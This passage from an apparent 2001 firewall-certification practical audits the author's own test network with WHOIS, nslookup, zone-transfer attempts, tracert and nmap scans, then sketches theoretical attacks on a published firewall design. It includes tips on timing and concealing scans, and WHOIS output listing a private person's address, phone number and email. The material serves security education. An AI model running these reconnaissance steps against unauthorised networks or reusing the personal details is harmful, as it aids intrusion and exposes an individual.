The scan should be conducted at the time when the traffic will possibly not be noticed – ie when the network is busy. This is difficult to determine for a .com organization a the majority of traffic will be requests from outside of their network, from anywhere in the world. The other possibilty is to attack the network when the administrators are least likely to respond and block any further attempts. As inbound traffic patterns are difficult to determine, this is possibly the best option.

There has been a moderate attempt made to conceal where the enquiries are coming from. These could be concealed much further if the hacking attempt were real. The intent however has been to find out what the firewall does, and what it lets through. The audit has not been requested to determine vulnerabilities in the entire network.

This type of scan is not overly intensive. The intent is to see just how much information can be obtained. Once the attacker has an idea of the network, it is simply a matter of searching for vulnerabilities that apply to this system on the internet. It would be much more cost intensive if attempts were then made on each of the services to see if they could be hit in any way. There is attacks that can be made on VPN's, HTTPS and authentication, however these generally require large amounts of expertise and time.

2. Implement the assessment.

Validate that the Primary Firewall is actually implementing the security policy. Be certain to state exactly how you do this, including the tools and commands used. Include screen shots in your report if possible.

Note: The scans below have been performed on a network known as Neuralfibre, co-owned by myself and a partner for the purpose of testing and development. These scans are for the purpose of demonstrating the usage of the tools shown. The output is NOT to be taken as representative of the network configured fro GIAC enterprises.

1.Gather basic public information

a. WHOIS – Gather Domain registration information

```
Domain Name: NEURALFIBRE.COM
Registrar: MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
Whois Server: whois.InternetNamesWW.com
Referral URL: http://www.InternetNamesWW.com
Name Server: NS1.TELSTRA.NET
Name Server: NS1.NEURALFIBRE.COM
Updated Date: 14-dec-2000
The Registry database contains ONLY .COM, .NET, .ORG, .EDU domains and
Registrars.

[whois.InternetNamesWW.com]

Domain Name.......... neuralfibre.com
  Creation Date........ 2000-06-19
  Registration Date.... 2000-06-19
  Expiry Date.......... 2002-06-19
  Organisation Name.... Andrew Dugdell
  Organisation Address. 17 Seventeen Miles Rocks Road
  Organisation Address.
  Organisation Address. Oxley
  Organisation Address. 4075
  Organisation Address. QLD
  Organisation Address. AUSTRALIA

Admin Name........... Andrew Dugdell
  Admin Address........ 17 Seventeen Miles Rocks Road
  Admin Address........
  Admin Address........ Oxley
  Admin Address........ 4075
  Admin Address........ Qld
  Admin Address........ AUSTRALIA
  Admin Email.......... andrew_dugdell@dialog.com.au
  Admin Phone.......... (07) 3247-1046
  Admin Fax............

Tech Name............ Andrew Dugdell
  Tech Address......... 17 Seventeen Miles Rocks Road
  Tech Address.........
  Tech Address......... Oxley
  Tech Address......... 4075
  Tech Address......... Qld
  Tech Address......... AUSTRALIA
  Tech Email........... andrew_dugdell@dialog.com.au
  Tech Phone........... (07) 3247-1046
  Tech Fax.............
  Name Server.......... ns1.neuralfibre.com
  Name Server.......... ns1.telstra.net
```

b. NSLookup – Gather DNS Server IP’s

```
C:\>nslookup
Default Server:  uneeda.telstra.net
Address:  139.130.4.4

> neuralfibre.com
Server:  uneeda.telstra.net
Address:  139.130.4.4

Non-authoritative answer:
Name:    neuralfibre.com
Address:  203.52.96.178

> set type=ns
> neuralfibre.com
Server:  uneeda.telstra.net
Address:  139.130.4.4

Non-authoritative answer:
neuralfibre.com nameserver = skade.neuralfibre.com
neuralfibre.com nameserver = ns1.telstra.net

skade.neuralfibre.com   internet address = 203.52.96.178
ns1.telstra.net internet address = 139.130.4.5
```

c. NSLookup – Gather further Subnet information

```
> set type=mx
> neuralfibre.com
Server:  uneeda.telstra.net
Address:  139.130.4.4

neuralfibre.com
        primary name server = skade.neuralfibre.com
        responsible mail addr = admin
        serial  = 182
        refresh = 900 (15 mins)
        retry   = 600 (10 mins)
        expire  = 86400 (1 day)
        default TTL = 3600 (1 hour)

> www.neuralfibre.com
Server:  uneeda.telstra.net
```

```
Address:  139.130.4.4

Non-authoritative answer:
www.neuralfibre.com     canonical name = skade.neuralfibre.com

neuralfibre.com nameserver = ns1.telstra.net
neuralfibre.com nameserver = skade.neuralfibre.com
ns1.telstra.net internet address = 139.130.4.5
ns1.telstra.net internet address = 203.50.0.24
skade.neuralfibre.com   internet address = 203.52.96.178
```


d. NSLookup – Attempt Zone Xfer from external DNS servers

```
> ls -d neuralfibre.com
[uneeda.telstra.net]
*** Can't list domain neuralfibre.com: Query refused
```

e. Access public website from www.safeweb.com (anonymous web interface)
This is a free website that will allow you to connect anonymously to a web server

f. Check website server information using www.netcraft.com

The site http://www.neuralfibre.com/ is running **Microsoft-IIS/5.0** on **Windows 2000**.



g. Tracert to find ISP and further IP information (eg subnet block boundaries)

```
C:\>tracert www.neuralfibre.com

Tracing route to skade.neuralfibre.com [203.52.96.178]
over a maximum of 30 hops:

  1   150 ms   130 ms   131 ms  wdcax6.optusnet.com.au [198.142.60.254]
  2   130 ms   130 ms   131 ms  wdc1-fe0.gw.optusnet.com.au [198.142.245.1]
  3   140 ms   151 ms   160 ms  SDC-STM-3-200.gw.optusnet.com.au [198.142.160.213]
  4   201 ms   230 ms   150 ms  ATM9-0-0-43.sn1.optus.net.au [202.139.39.241]
  5   160 ms   160 ms   161 ms  Fddi0-1-0.pad18.Sydney.telstra.net [139.130.33.189]
  6   140 ms   170 ms   161 ms  GigabitEthernet4-0.pad-core3.Sydney.telstra.net [139.130.249.24
0]
  7   160 ms   161 ms   160 ms  GigabitEthernet5-0.ken-core4.Sydney.telstra.net [203.50.6.189]

  8   141 ms   160 ms   160 ms  GigabitEthernet4-0.ken-core1.Sydney.telstra.net [203.50.13.2]
  9   160 ms   160 ms   170 ms  Pos2-0.cha-core3.Brisbane.telstra.net [203.50.6.30]
 10   160 ms   160 ms   161 ms  FastEthernet0.cha15.Brisbane.telstra.net [139.130.247.240]
 11  2363 ms  1933 ms  2434 ms  dugdel.lnk.telstra.net [139.130.163.44]
 12  2163 ms  2353 ms  2353 ms  203.52.96.178

Trace complete.
```

Scan further using Ping –I and tracert to map out subnet block boundaries
This has not been represented as the deomonstration network only has a single internal host.

2. Scan Periphery of Network

a. Use NMAP to perform scan of internal server/s and determine available services

```
nmap -sS -O -P0 -v -v -oN /root/Desktop/neuralsyn.txt www.neuralfibre.com
```

```
# Nmap (V. nmap) scan initiated 2.53 as: nmap -sS -O -P0 -v -v -oN /root/Desktop/neuralsyn.txt
www.neuralfibre.com
Interesting ports on  (203.52.96.178):
(The 1491 ports scanned but not shown below are in state: closed)
Port       State       Service
25/tcp     open        smtp
53/tcp     open        domain
80/tcp     open        http
135/tcp    filtered    loc-srv
136/tcp    filtered    profile
137/tcp    filtered    netbios-ns
138/tcp    filtered    netbios-dgm
139/tcp    filtered    netbios-ssn
443/tcp    open        https

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=88602 (Worthy challenge)

Sequence numbers: 1F1BC5AE 1F23FEA5 1F2CF1D8 1F3588D0 1F415C9A 1F49A3E0
Remote operating system guess: MS Windows2000 Professional RC1/W2K Advance Server Beta3
OS Fingerprint:
TSeq(Class=RI%gcd=1%SI=15A1A)
T1(Resp=Y%DF=Y%W=402E%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)
T3(Resp=Y%DF=Y%W=402E%ACK=S++%Flags=AS%Ops=MNWNNT)
T4(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=N)
```

Scan of the Firewall

```
nmap -sS -o -v -P0 -oN /root/Desktop/lokisyn.txt 139.130.163.44

# Nmap (V. nmap) scan initiated 2.53 as: nmap -sS -o -v -P0 -oN /root/Desktop/lokisyn.txt
139.130.163.44
Interesting ports on dugdel.lnk.telstra.net (139.130.163.44):
(The 1511 ports scanned but not shown below are in state: closed)
Port       State       Service
80/tcp     open        http
135/tcp    filtered    loc-srv
136/tcp    filtered    profile
137/tcp    filtered    netbios-ns
138/tcp    filtered    netbios-dgm
139/tcp    filtered    netbios-ssn
1723/tcp   open        pptp
```

b. Attempt DNS Zone Xfer from internal DNS server

```
> server skade.neuralfibre.com
Default Server:  skade.neuralfibre.com
Address:  203.52.96.178

> ls -d neuralfibre.com
[skade.neuralfibre.com]
*** Can't list domain neuralfibre.com: Query refused
```

c. Use Retina to perform much noisier scan

Please see Appendix A for Retina Scan output

3. Attempt known vulnerabilities on those services available

a. Try known vulnerabilities on published services (eg. IIS, DNS, NetBIOS)
The firewall will generally allow uninhibited access to the ports available. It is now a matter of tracking down exploits and trying them against the ports available. There is numerous exploits available for IIS and Frontpage, so these would be the best place to start. This is beyond the requirements of this audit however.

b. Try known vulnerabilities for the firewall
The type of firewall is currently still unknown. It is known however to be stateful and also to be running on Windows 2000. I have not been able to locate any methods of determining firewall signatures, however these are supposed to be available.

3. Conduct a perimeter analysis.

Based on your assessment (and referring to data from your assessment), analyze the perimeter defense and make recommendations for improvements or alternate architectures.
Note: DO NOT simply submit the output of nmap or a similar tool here. It is fine to use any assessment tool you choose, but annotate the output.

Using the information gained by scanning the network we can now work on possible vulnerabilities.

1. Is the Firewall working?
   From the scan obtained it appears that the firewall is stopping traffic at the boundary of the network. It is also noted that different scan types had no additional or less effect. This indicates that the firewall is stateful in nature. There is possible attacks that could be mounted on the firewall such as spoofed IP packets to try and confuse it.

2. What services are available on the Firewall?
   The firewall itself might be possibly open to attack. It appears from the scan above that port 80 is open indicating a web server is running on the firewall. This possibly leaves it WIDE open to attacks on IIS. Further investigation of this however reveals that all connection are immediately dropped. This is actually a functon of the ISA firewall to allow for reverse proxy. It is configured by default to drop all incoming requests.

3. Can we attack the Router?
   There are a number of attacks against Cisco Routers available on the internet.

4. What internal services can we hit?
   The servers are publishing DNS (53), SMTP (25), HTTP (80), HTTPS(443)
   All of these services have vulnerabilities associated with them. A simple Telnet session will often reveal what is running on these services. A quick trip to securityfocus and similar websites will then tell us what vulnerabilities are current for the products in use.

Conclusions:

The firewall is only opening up the services that are allowed to be accessed. It is a matter of ensuring that these services are secure and up to date with known vulnerabilities. It is much more likely that an attack will come straight through the firewall ad hit the web server on Port 80, than it is the firewall itself is attacked. If the web server is compromised, it could then be possibly used to do further damage inside the network. The structure however helps to minimize the effect of sniffers, and any tools with known signatures should show up to the IDS. The only exception would be if the attacker established a HTTPS session to the Web server. In this scenario they could work on the box, and be totally missed by the Intrusion Detection system.

Recommendations:

Implement a switch that allows all traffic to be forwarded to a particular port – ie the IDS. Currently if the web server is compromised through HTTPS, the attacker could then launch attacks to other servers in thenetwork. If the IDS had a complete view of what was happening this would be much more difficult without triggering ssome alerts.

Assignment 4 - Design Under Fire (25 Points)

The purpose of this exercise is to help you think about threats to your network and therefore develop a more robust design. Keep in mind that the next certification group will be attacking your architecture!
Select a network design from any previously posted GCFW practical (http://www.sans.org/giactc/gcfw.htm) and paste the graphic into your submission. Be certain to list the URL of the practical you are using. Design the following three attacks against the architecture:

1. An attack against the firewall itself. Research vulnerabilities that have been found for the type of firewall chosen for the design. Choose an attack and explain the results of running that attack against the firewall.
2. A denial of service attack. Subject the design to a theoretical attack from 50 compromised cable modem/DSL systems using TCP SYN, UDP, or ICMP floods. Describe the countermeasures that can be put into place to mitigate the attack that you chose.
3. An attack plan to compromise an internal system through the perimeter system. Select a target, explain your reasons for choosing that target, and describe the process to compromise the target.


Note: this is the second time this assignment has been used. The first time, a number of students came up with magical "hand-waving" attacks. You must supply documentation (preferably a URL) for any vulnerability you use in your attack, and the exploit code that you use to accomplish the attack. The purpose of this exercise is for the student to clearly demonstrate they understand that firewall and perimeter systems are not magic "silver bullets" immune to all attacks.

Disclaimer: I am not and do not attempt to be a Hacker. I wish to be aware of the methods they use to violate systems under my control. It is on this basis that I mention any tools used. I do not profess proficiency in their use, or the ability to implement them against a live network. They are merely listed based on their claimed capabilities, hopefully by industry respected sources.

The network design chosen for the attack was

http://www.sans.org/y2k/practical/Rick_Dreger.doc .

Network Layout:



Perimeter Overview:

In order to implement perimeter security for this project the following choices were made:

- *The firewall will be implemented using Checkpoint 4.1 running on a Nokia IP330.*
- *The firewall has three interfaces: one hostile (Internet) interface, one trusted (internal) interface, and one screened subnet interface.*
- *The firewall is sitting behind a Cisco 2600 router running IOS 12.x.*
- *The client is not using NAT and all local_net and screened_net IP addresses are Public.*
- *Routing between the router and firewall will be done using static routes*

The same process could be done as was done to audit the network in Section 3.

1. Gather basic public information
    - c. WHOIS – Gather Domain registration information
    - d. NSLookup – Gather DNS Server IP's
    - e. NSLookup – Gather further Subnet information
    - f. NSLookup – Attempt Zone Xfer from external DNS servers
    - g. Access public website from www.safeweb.com (anonymous web interface)
    - h. Check website server information using www.netcraft.com
    - i. Tracert to find ISP and further IP information (eg subnet block boundaries)

2. Scan Periphery of Network
    - a. Use NMAP to perform periphery scan
    - b. Attempt DNS Zone Xfer from internal DNS server
    - c. Use Retina to perform much noisier scan

3. Attempt known vulnerabilities on those services available
    - a. Try known vulnerabilities on published services (eg. IIS, DNS, NetBIOS)

    b. Try known vulnerabilities for the firewall

4. Advanced Attack methods (Not to be attempted)
    a. Possibly try cracking secure sessions through SSL.
    b. Try entering through VPN interfaces – check authentication
    c. Attempt to crack ISP and install sniffer to check authentication
    d. Determine addresses of remote networks communicating through VPN's – attempt to crack remote networks.

1. Attacks against the Firewall

The firewall implemented is *Checkpoint 4.1 running on a Nokia IP330.*
This makes no mention of Service Packs or patches. Securityfocus has a number of listings for possible vulnerabilities against this firewall.

- Check Point Firewall-1 Session Agent Dictionary Attack Vulnerability
  http://www.securityfocus.com/bid/1662
  A vulnerability exists in all versions of the Check Point Session Agent, part of Firewall-1. Session Agent works in such a way that the firewall will establish a connection back to the client machine. Upon doing so, it will prompt for a username, and if the username exists, a password. Upon failure, it will reprompt indefinitely. This allows for a simple brute force attack against the username and password.

  There are a number of scripts available to automate this process, and only so many dictionary words. Given time, compromise is inevitable.

- Nokia IP440 Buffer Overflow Vulnerability
  http://www.securityfocus.com/bid/2054
  Buffer overflow attack on the firewall's admininistration interface

- Multiple Firewall Vendor FTP Server Vulnerability
  http://www.securityfocus.com/bid/979
  A vulnerability exists in the way that Checkpoint FireWall-1 handles packets sent from an FTP server to a connecting client. An attacker may be able to exploit this weakness to establish connections to any machine residing behind a FireWall-1 machine, or send packets in to a network protected by a FireWall-1.

1. DDOS attack
    - This would be very dependent on the type of DDOS attack implemented. If it was a ping flood or other simple flooding type of attack blocking it would be next to impossible. The only solution would be to have unlimited bandwidth. If the ISP was amenable it would be possible to block traffic from the compromised hosts at the ISP's location, provided the ISP has sufficient bandwidth to cope with the increased traffic. If it overloaded the ISP the you are in trouble. (This is Australia remember, we have LIMITED bandwidth)
    - If the attack was a syn flod that consumed CPU time on certain hosts (ie Web Srv) then the solution would be to find the attacking IP's with a sniffer or IDS and block these incoming addresses.

2. Attack a perimeter host to compromise internal systems.
   This is very dependent on the perimeter network services. We know from the descriptions offered that the system will be running DNS. BIND DNS servers have been subject to a very large number of vulnerabilities over time. This is an example of ONE of the vulnerabilities and how it could be implemented. This document is straight from Securityfocus and is unmodified. There are some deliberate mistakes in this, and I have not attempted to correct these.

Hacker Tools and Their Signatures, Part One: bind8x.c

by Toby Miller
last updated April 11, 2001

Purpose

This article is the first in a series of papers detailing hacker exploits/tools and their signatures. This installment will examine the Berkley Internet Name Domain exploit bind8x.c. The discussion will cover the details of bind8x.c and provide signatures that will assist an IDS analyst in detecting it. This paper assumes that the reader has some basic knowledge of TCP/IP and understands the tcpdump format.

BIND and DNS

"DNS is a distributed database that is used by TCP/IP to map between hostnames and IP addresses."[1] In short, this means when a user types in www.securityfocus.com on his/her browser, the computer does not automatically know what the user is requesting. The user's computer then goes out to the DNS server that was assigned to it and asks the DNS server to tell it the IP address of the requested URL. This also holds true for resolving IP addresses to hostnames. A good example of what really happens is shown in Figure 1. Figure 1 shows a TCPDUMP read-out from my home computer as it talks to its DNS server.

```
22:12:51.704487 > my.computer.net.1025 > my.isp’s.DNS.domain: 23838+A?
www.securityfocus.com. (39) (ttl 64, id 217)
                  4500 0043 00d9 0000 4011 8f3a xxxx xxxx
                 xxxx xxxx 0401 0035 002f 12ea 5d1e 0100
                  0001 0000 0000 0000 0377 7777 0d73 6563
                7572 6974 7966 6f63 7573 0363 6f6d 0000
                  0100 01

22:12:51.884600 > my.isp’s.DNS.net.domain > my.computer.net.1025:23838 q:
www.securityfocus.com. 1/1/1 www.securityfocus.com. A www.securityfocus.com
(89) (ttl 55, id 2916)
                  4500 0075 0b64 0000 3711 8d7d xxxx xxxx
                  xxxx xxxx 0035 0401 0061 62e9 5d1e 8180
                  0001 0001 0001 0001 0377 7777 0d73 6563
                  7572 6974 7966 6f63 7573 0363 6f6d 0000
                  0100 01c0 0c00 0100 0100 0129 9100 0442
                  2697 0ac0 1000 0200 0100 020b cd00 0603
                  6e73 32c0 10c0 4300 0100 0100 00ba 4c00
                  0442 2697 02

22:12:51.887833 > my.computer.net.1050 > www.securityfocus.com.www S
1691535048:1691535048(0) win 32120 <mss 1460,sackOK,timestamp 464785
0,nop,wscale 0> (DF) (ttl 64, id 218)
                 4500 003c 00da 4000 4006 9f04 xxxx xxxx
                 4226 970a 041a 0050 64d2 c6c8 0000 0000
                 a002 7d78 e813 0000 0204 05b4 0402 080a
                 0007 1791 0000 0000 0103 0300
```

Figure 1: DNS Communications

By looking at the first packet we can see that the destination port is 53 and that the packet itself is a UDP packet. I think that part of the packet is pretty clear. It's the DNS part of the packet that we need to make sense of. Before we look at DNS lets look at the header for DNS in Figure 2.

```
                                      1  1  1  1  1  1
        0  1  2  3  4  5  6  7  8  9  0  1  2  3  4  5
      +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
      |                      ID                       |
      +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
      |QR|   Opcode  |AA|TC|RD|RA|   Z    |   RCODE   |
      +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
      |                    QDCOUNT                    |
      +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
      |                    ANCOUNT                    |
      +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
      |                    NSCOUNT                    |
      +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
      |                    ARCOUNT                    |
      +--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
```

Relevant Links

DNS RFC
IETF

BIND Vulnerabilities
CERT

NAI Bulletin
PGP Security

Privacy Statement
Copyright © 1999-2001 SecurityFocus.com

This type of attack would slip straight past a firewall and possibly the IDS unless it was up to date. This is the type of application level attack that requires more than just firewalls.

References:

www.securityfocus.com

www.@stake.com

www.attrition.org

www.sans.org

www.securityportal.com

www.astalavista.box.sk


www.insecure.org

www.packetstorm.securify.com

www.sans.org/infosecFAQ/firewall/blocking_cisco.htm

packetstorm.securify.com/0102-exploits/bind8x.c

I know it’s bad for me, but I can’t help it. Compiling your own kernel is a joke……….



Appendix

A. Retina Scan

Confidential Information

The following report contains confidential information, do not distribute, email, fax or transfer via any electronic mechanism unless it has been approved by our security policy. All copies and backups of this documents should be saved on protected storage at all times. Do not share any of the information contained within this report with anyone unless they are authorized to view the information. Violating any of the previous instructions is ground for termination.

Table of Contents

Executive Summary 1 - 1


Introduction

This report was generated on 15/04/2001 4:47:04 PM. Network security scan was performed using the default security policy. Security audits in this report are not conclusive and to be used only as reference, physical security to the network should be examined also. All audits outlined in this report where performed using Retina - The Network Security Scanner, Version 3.0.2


Audits

Audits in Retina the Network Security Scanner are categorized into different sections. The sections are based on the type of services you might be running on your servers and / or workstations.

